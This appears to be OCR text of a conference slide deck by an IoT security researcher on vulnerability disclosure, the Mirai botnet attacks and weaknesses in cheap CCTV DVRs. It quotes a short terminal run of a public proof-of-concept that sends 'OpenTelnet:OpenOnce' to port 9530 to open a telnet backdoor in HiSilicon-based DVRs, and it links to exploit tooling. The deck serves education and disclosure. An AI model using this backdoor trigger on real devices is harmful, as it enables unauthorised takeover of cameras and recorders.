
The Future of IoT Cyber Security: Meet the Hackers

WORLD ECONOMIC FORUM

The Hacker Lifecycle




Chrissy Morgan
IoT/OT Research & Development Manager
PwC - Cyber Threat Operations

Discussion subject

Who are you?


About Me

Cyber Security Challenge UK




https://www.linkedin.com/in/chrissy-5w0rdfish-morgan/

The Hacker Lifecycle



Time commitment:
100% HAX Confirmed

My Hacker Lifecycle



Obtain IoT device

What can I do with this / oh I didn't know it could do that

Research the device for vulnerabilities

I'm pretty sure it shouldn't do this..

Inform *insert vendor/Manufacturer here*

This is pretty bad and you really ought to do something about this...

Try to get this fixed!

Report writing
Emails, phonecalls, video meetings, NDAs
Receive awards
Receive Legal action

Communicate to owners

CVE's, Blog posts, talks, try and inform users of the problem

Time commitment:
20/80 RULE - success vs pain

Vulnerability Disclosure

Alfred Charles Hobbs - 1853

"Rogues are very keen in their profession, and know already much more than we can teach them."


Alfred Charles Hobbs in 1853 when questioned on the wisdom of publishing the weaknesses of existing locks.[6]

http://lockwiki.com/index.php/Alfred_Charles_Hobbs

Types of Disclosure

Non-Disclosure

Non disclosure is the principle that no vulnerability information should be shared, or should only be shared under non-disclosure agreement (either contractually or informally).




Coordinate Disclosure

The primary tenet of coordinated disclosure is that nobody should be informed about a vulnerability until the vendor gives their permission.

Full Disclosure

Full disclosure is the policy of publishing information on vulnerabilities without restriction as early as possible, making the information accessible to the general public without restriction

Security Researcher Mindset



What?
How ?
Where ?

www.sketchboard.io


CCTV DVRs

Kare 4 Ch
Approx £170 with cameras

Floureon 8 Channel
Approx £180 with cameras

Avsonics 4 channel
Approx £40 without cameras

Case Example: Mirai Attacks



Services affected by the attack included:

- Airbnb[12]
- Amazon.com[9]
- Ancestry.com[13][14]
- *The A.V. Club*[15]
- BBC[14]
- *The Boston Globe*[12]
- Box[16]
- *Business Insider*[14]
- CNN[14]
- Comcast[17]
- CrunchBase[14]
- DirecTV[14]
- *The Elder Scrolls Online*[14][18]
- Electronic Arts[17]
- Etsy[12][19]
- FiveThirtyEight[14]
- Fox News[20]
- *The Guardian*[20]
- GitHub[12][17]
- Grubhub[21]
- HBO[14]
- Heroku[22]
- HostGator[14]
- iHeartRadio[13][23]
- Imgur[24]
- Indiegogo[13]
- Mashable[25]
- National Hockey League[14]
- Netflix[14][20]
- *The New York Times*[12][17]
- Overstock.com[14]
- PayPal[19]
- Pinterest[17][19]
- Pixlr[14]
- PlayStation Network[17]
- Qualtrics[13]
- Quora[14]
- Reddit[13][17][19]
- Roblox[26]
- Ruby Lane[14]
- *RuneScape*[13]
- SaneBox[22]
- Seamless[24]
- *Second Life*[27]
- Shopify[12]
- Slack[24]
- SoundCloud[12][19]
- Squarespace[14]
- Spotify[13][17][19]
- Starbucks[13][23]
- Storify[16]
- Swedish Civil Contingencies Agency[28]
- Swedish Government[28]
- Tumblr[13][17]
- Twilio[13][14]
- Twitter[12][13][17][19]
- Verizon Communications[17]
- Visa[29]
- Vox Media[30]
- Walgreens[14]
- *The Wall Street Journal*[20]
- Wikia[13]
- *Wired*[16]
- Wix.com[31]
- WWE Network[32]
- Xbox Live[33]
- Yammer[24]
- Yelp[14]
- Zillow[14]

DVR Timeline

AVSONICS DVR
Board Date 2013!

Multiple Vulnerabilities

Kare CCTV
Purchased July 2016

Patches applied

PTP found the patches could be subverted

Purchased AVSonics DVR
But made in 2013!!

2020 Exploit published


2013 — 2015 — 2016 — 2016 — 2017 — 2019 — 2020


Kare DVR
Web vulnerabilities
Telnet closed
Firmware
Build Date:2015/12/8 16:1:39

Mirai Attacks

Floureon DVR
Purchased
Improvements made
Firmware
Build
Date:2019/7/15

Remote Back Door to Open Telnet





Remote Back Door

Expert released PoC exploit code for unpatched backdoor in HiSilicon chips

February 5, 2020 By Pierluigi Paganini

```
(venv) dvr@dvr-VirtualBox:~/hs-dvr-telnet$ ./hs-dvr-telnet.py 192.168.1.10
[+] Opening connection to 192.168.1.10 on port 9530: Done
[*] sending OpenTelnet:OpenOnce...
```

Researcher published details about a backdoor mechanism he found in HiSilicon chips, but he did not report it to the vendor due to the lack of trust in it.

https://habr.com/en/post/486856/

https://securityaffairs.co/wordpress/97367/hacking/hisilicon-chips-backdoor.html

Xiongmai (Hangzhou Xiongmai Technology Co, XMtech).


`Sofia` binary supported by custom `busybox` and `dvrHelper`.


Existing research

https://www.pentestpartners.com/security-blog/what-did-mirai-miss-making-a-better-bigger-botnet/
https://www.pentestpartners.com/security-blog/unbrickerbot-xiongmai-fix-mirai-dvr-security-issues-and-fail/
https://habr.com/en/post/486856


https://github.com/tothi/pwn-hisilicon-dvr

DVR Surface Area






Vulnerabilities



